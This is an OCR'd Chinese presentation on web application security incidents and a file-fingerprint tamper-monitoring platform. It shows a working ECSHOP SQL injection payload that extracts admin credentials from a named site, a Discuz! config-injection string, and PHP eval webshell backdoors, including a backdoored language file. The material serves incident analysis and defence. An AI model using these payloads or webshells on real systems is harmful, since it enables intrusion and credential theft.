WEB安全讨论及监控部署

--作者：马东京

分享大纲

- WEB中的安全危机
- WEB端安全漏洞图解
- 预警平台的建设和使用
- 木马特征码实例及未来新编码方式

WEB中的安全危机

WEB中的安全危机


WEB应用中会碰到很多安全问题，但我们碰到绝大部分的问题，都是因为开发工程师在项目编码时的过度自信及草率而留下的，或者有些是未考虑到的。俗话说“千里之堤溃于蚁穴”，往往一个不起眼的漏洞便会造成很严重的后果。如在提交时对字串没有转义的处理将会导致被SQL注入，提权，挂码等。

WEB中的安全危机

在漏洞提交平台“乌云”中，每天都有接近20个安全漏洞被公布。


提交日期	漏洞名称
2014-04-09	东航某站点配置不当可内网渗透
2014-04-09	anymacro邮箱系统-SQL注射+代码执行
2014-04-09	O2O模式下电玩世界无限游戏币攻击的可能性
2014-04-09	新浪某分站系统弱口令+cookie注入可导致各种用户信息泄露
2014-04-09	时代互联某处用户信息泄漏漏洞
2014-04-09	任何平台任何使用openssl库的程序都可能受到攻击（非https）
2014-04-09	某通用E-learning管理系统存在任意文件上传漏洞
2014-04-08	卡巴斯基官方激活网站泄漏激活码
2014-04-08	ChinaCache云主机openssl漏洞(控制用户主机系统)
2014-04-08	如家管理大学任意文件上传(系统root权限)
2014-04-08	京东某分站openssl漏洞导致敏感信息泄露及全站随机用户登录(证明可登录)
2014-04-08	豌豆荚运维不当导致服务器敏感信息泄露
2014-04-09	天融信运维不当员工邮件内容泄露
2014-04-09	新网分站一处POST登录框SQL注入漏洞
2014-04-09	易币网运维不当导致可随机登录用户（已登陆）

WEB中的安全危机


SQL注射漏洞
27%
xss跨站脚本攻击
15%
设计缺陷/逻辑错误
12%
文件上传导致任意
代码执行12%
命令执行
9%
非授权访问/权
限绕过 8%
任意文件遍历/下载 6%
敏感信息泄露 4%
默认配置不当 3%
文件包含 2%
CSRF 2%
其他 0.3%

WEB中的安全危机

以国内三家较出名的互联网公司为例，在过去两年内，每个月少则出现10几个，多则出现5、60个大大小小的安全漏洞。



- 2345也有安全问题

WEB端安全漏洞图解

WEB端安全漏洞图解

漏洞案例分析一、

案例披露地址：http://www.wooyun.org/bugs/wooyun-2010-041650

相关厂商： http://www.tuinvlang.com/

WEB端安全漏洞图解

漏洞案例分析

注入选择：ECSHOP平台搜索功能


WEB端安全漏洞图解

搜索页SQL注入

$array['attr']["1') and 1=2 GROUP BY goods_id union all select concat(user_name,0x3a,password,'\"\') union select 1#\"'),1 from ecs_admin_user#"] = 1;

base64_encode(serialize($array));

http://www.tuinvlang.com/search.php?encode=YToxOntz……
JkLCciXCcpIHVuaW9uIHNlbGVjdCAxIyInKSwxIGZyb20gZWNzX2FkbWluX3VzZXIjIjtpOjE7jQ6IfX0=



WEB端安全漏洞图解

MD5碰撞解码

WEB端安全漏洞图解


进入**ECSHOP**后台地址

http://www.tuinvlang.com/admin/privilege.php?act=login

WEB端安全漏洞图解

修改模板注入**webShell**后门

<?php @eval(base64_decode($_GET[‘dsb’]));?>



- 漏洞案例分析二、
- 我们公司2012年6月碰到的最大的一次安全问题


Discuz!
Control Panel
首页 全局 版块 用户 帖子 扩展 其他 广告 工具 UCenter
全局 » 积分设置
搜索
SITEMAP
搜索结果
全局设置 » 注册与访问控制 » 注册
全局设置 » 界面与显示方式 » 帖子内容页
积分
全局设置 » 论坛动能 » 统计相关
全局设置 » 论坛动能 » 管理相关
全局设置 » 积分设置
积分设置
积分设置方案
扩展积分设置
Powered by Discuz! 6.1.0
© 2001-2008, Comsenz Inc.


```
settingsnew={uc={appid=1; key=[redacted]
api=http://[redacted] ip=[redacted]\\');eval($_POST[a])?&gt;
```

```
[26/Jun/2012:04:52:52 +0800] "POST /config.inc.php HTTP/1.1" 200 109 "http://[redacted]" "Mozilla/4.0 (compatible; MSI
[26/Jun/2012:04:52:54 +0800] "POST /config.inc.php HTTP/1.1" 200 3220 "http://[redacted]" "Mozilla/4.0 (compatible; MS
[26/Jun/2012:04:53:17 +0800] "POST /config.inc.php HTTP/1.1" 200 820 "http://[redacted]" "Mozilla/4.0 (compatible; MSI
[26/Jun/2012:04:53:22 +0800] "POST /config.inc.php HTTP/1.1" 200 47 "http://[redacted]" "Mozilla/4.0 (compatible; MSIE
```


```php
<?php
@eval($_POST['11']);
$languages = array(
    'title'=>'标题',
    'return'=>'返回',
    'dateline'=>'时间',
    'delete'=>'删除',
    'checkall'=>'全选',
    'submit'=>'提 交',
    'yes'=>'是',
    'no'=>'否',
```

木马程序

- 紧接着拿下同服务器的其他项目，植入木马，修改线上其他项目的PHP代码。
- 不能忽视任何一个以为不重要的项目

WEB端安全漏洞图解

案例总结6宗罪

1、配置magic_quotes_gpc未打开或者未对参数预处理，被单引号注入。

2、未隐藏调试信息，导致被SQL注入后回调出权限帐号信息。

3、密码未进行随机字串加密，字串过于简单被轻松碰撞还原。


4、未禁用高危函数，使得eval、exec此类高危函数获得过大的执行权限。

5、没有即时监控服务端文件的修改状态，导致入侵后文件被加入WEBSHELL代码。


6、无统一的开发框架

预警平台的建设和使用

预警平台的建设和使用


2345指纹监控平台
指纹监控平台/指纹推送服务器
源站
节点机
SVN发布平台
生成文件指纹
发布上线文件
生成指纹校验数据包
返回扫描结果
指纹不匹配报警
是否被篡改
末被篡改，立即与指纹客户端通信，扫描源站文件
通过第二虚拟主机，检测指纹校验客户端是否被篡改
执行顺序
1.
2.
3.
4.
5.

